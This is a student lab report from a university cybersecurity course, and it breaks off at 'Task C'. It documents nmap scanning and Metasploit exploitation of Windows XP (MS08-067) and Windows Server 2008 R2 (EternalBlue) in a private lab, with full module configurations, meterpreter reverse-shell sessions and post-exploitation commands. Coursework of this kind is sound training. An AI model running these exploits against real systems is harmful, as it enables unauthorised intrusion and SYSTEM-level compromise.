OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 – Ethical Hacking

Darren Pritchard

01241796


Task A.

Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.

2. Identify the SMB port number (default: 445) and confirm that it is open.



Target: 192.168.10.14
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.10.14


Port	Protocol	State	Service	Version
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	Windows XP microsoft-ds

Explanation: Here we see Zenmap after a successful scan, showing that port 445 is open. Windows XP is 192.168.10.14, and while we can't see it here, our Kali system's IP is 192.168.10.13. I will be referring to each by their IP address for the rest of this section of the lab report.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.


5. Use DDMMYY as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[-] 192.168.10.14:445 - Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.14    yes       The target address range or CIDR identifier
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4623             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf5 exploit(windows/smb/ms08_067_netapi) > 
```

Explanation: This is the options for the payload after setting them appropriately and a failed attempt because I didn’t originally set the listening host. The listening port is 4623 because I am writing this on 4/6/2023.

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




Explanation: Here is a very distorted screenshot of 192.168.10.14's desktop.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

9. [Post-exploitation] In meterpreter shell, get the current process identifier.

10. [Post-exploitation] In meterpreter shell, get system information about the target.



Applications
Places
Terminal
Kali - Internal Workstation on CY301-DPRIT002
Thu 22:52
Terminal
File Edit View Search Terminal Help

```
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4623 -> 192.168.10.14:1036) at 2023-04-06 22:43:50 -0400

meterpreter > screenshot
Screenshot saved to: /root/gwbkMLRA.jpeg
meterpreter > shell
Process 1236 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>date
date
The current date is: Thu 04/06/2023
Enter the new date: (mm-dd-yy)


C:\WINDOWS\system32>getuid
getuid
'getuid' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>getsystem
getsystem
'getsystem' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 996
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```


Explanation: This is a screenshot of meterpreter shell after successfully exploiting the system and accessing command prompt from 192.168.10.13 on 192.168.10.14. I then use the “date” command to show the time, then forget I was still in command prompt. I then exit command prompt and use the “getuid” command in Meterpreter shell to show the UID of the system, “getpid” to get the PID, and “sysinfo” to get the system information.

Task B.

Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the EternalBlue vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. (10 pt)




Applications
Places
Terminal
Kali - Internal Workstation on CY301-DPRIT002
Thu 23:11
Terminal
File Edit View Search Terminal Help

```
   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4623
LPORT => 4623
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.10.11
RHOST => 192.168.10.11
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.11    yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4623             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```

Explanation: This is metasploit after configuring the exploit as I did before, except this time we are using windows/smb/ms17_010_eternalblue. The listening port is 4623, as it was before, and RHOST is 192.168.10.11, which is Windows Server 2008. For all future references, as with before, we will be referring to it as 192.168.10.11 to mean "the windows server machine."

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine

if the exploit is successful. (2 pt)



```
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[-] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4623 -> 192.168.10.11:49158) at 2023-04-06 23:16:32 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Explanation: This is after a successful exploit of 192.168.10.11


3. [Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)

4. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)

5. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)

6. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)

Explanation: This is after successfully getting the SID, PID, and sysinfo about 192.168.10.11.



```
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4623 -> 192.168.10.11:49158) at 2023-04-06 23:16:32 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 568 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>date
date
The current date is: Thu 04/06/2023
Enter the new date: (mm-dd-yy)


C:\Windows\system32>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1104
meterpreter > sysinfo
Computer        : W2008R2
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > 
```

Task C.

